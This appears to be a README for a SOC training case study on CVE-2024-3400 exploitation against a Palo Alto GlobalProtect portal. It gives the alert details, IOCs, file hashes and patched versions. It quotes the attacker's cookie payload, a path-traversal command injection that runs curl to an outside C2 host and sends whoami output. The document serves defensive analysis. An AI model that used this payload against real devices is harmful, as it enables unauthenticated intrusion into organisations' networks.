 cyprianatsyor/letsdefend-cve2024-3400-case-study
Detection, analysis, and response strategies for CVE-2024-3400 exploitation attempts targeting Palo Alto PAN-OS GlobalProtect portals. Includes IOCs, exploit patterns, and mitigation guidance.

Detection, analysis, and response strategies for CVE-2024-3400 exploitation attempts targeting Palo Alto PAN-OS GlobalProtect portals. Includes IOCs, exploit patterns, and mitigation guidance.
This repository contains a detailed investigation and threat analysis of CVE-2024-3400, a critical unauthenticated command injection vulnerability affecting Palo Alto Networks PAN-OS software, specifically targeting the GlobalProtect portal.




On April 18, 2024, exploitation activity was detected against an internal PAN-OS firewall using the vulnerable /global-protect/login.esp endpoint. The attacker used a crafted SESSID cookie containing a backtick-executed curl command to reach a remote C2 server hosted at 144.172.79.92 (Miami, Florida). The exploit payload leveraged ${IFS} to bypass simple filters and used PAN-OS’s telemetry directory to stage malicious activity. The firewall responded with a 200 OK, indicating that the payload was likely executed successfully.

Event ID: 249
Detection Rule: SOC274 – PAN-OS Command Injection Exploitation
Event Time: April 18, 2024, 03:09 AM UTC
Hostname: PA-Firewall-01
Destination IP: 172.16.17.139

Source IP: 144.172.79.92
Request Method: POST
Endpoint: /global-protect/login.esp
Cookie Payload: SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaacurl${IFS}144.172.79.92:4444?user=$(whoami)
Malicious Hashes:


SHA256: 3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac
MD5: 0c1554888ce9ed0da1583dbdf7b31651
Malicious Script: update.py (executed using /usr/bin/python3)

SESSID for command injection${IFS} for evasion/opt/panlogs/tmp/device_telemetrydt_send process post-exploitation4444
10.2.9-h1, 11.0.4-h1, or 11.1.2-h3144.172.79.92logs/: Parsed and raw detection logsioc/: File hashes and IPs associated with the attackanalysis/: Deep dive into 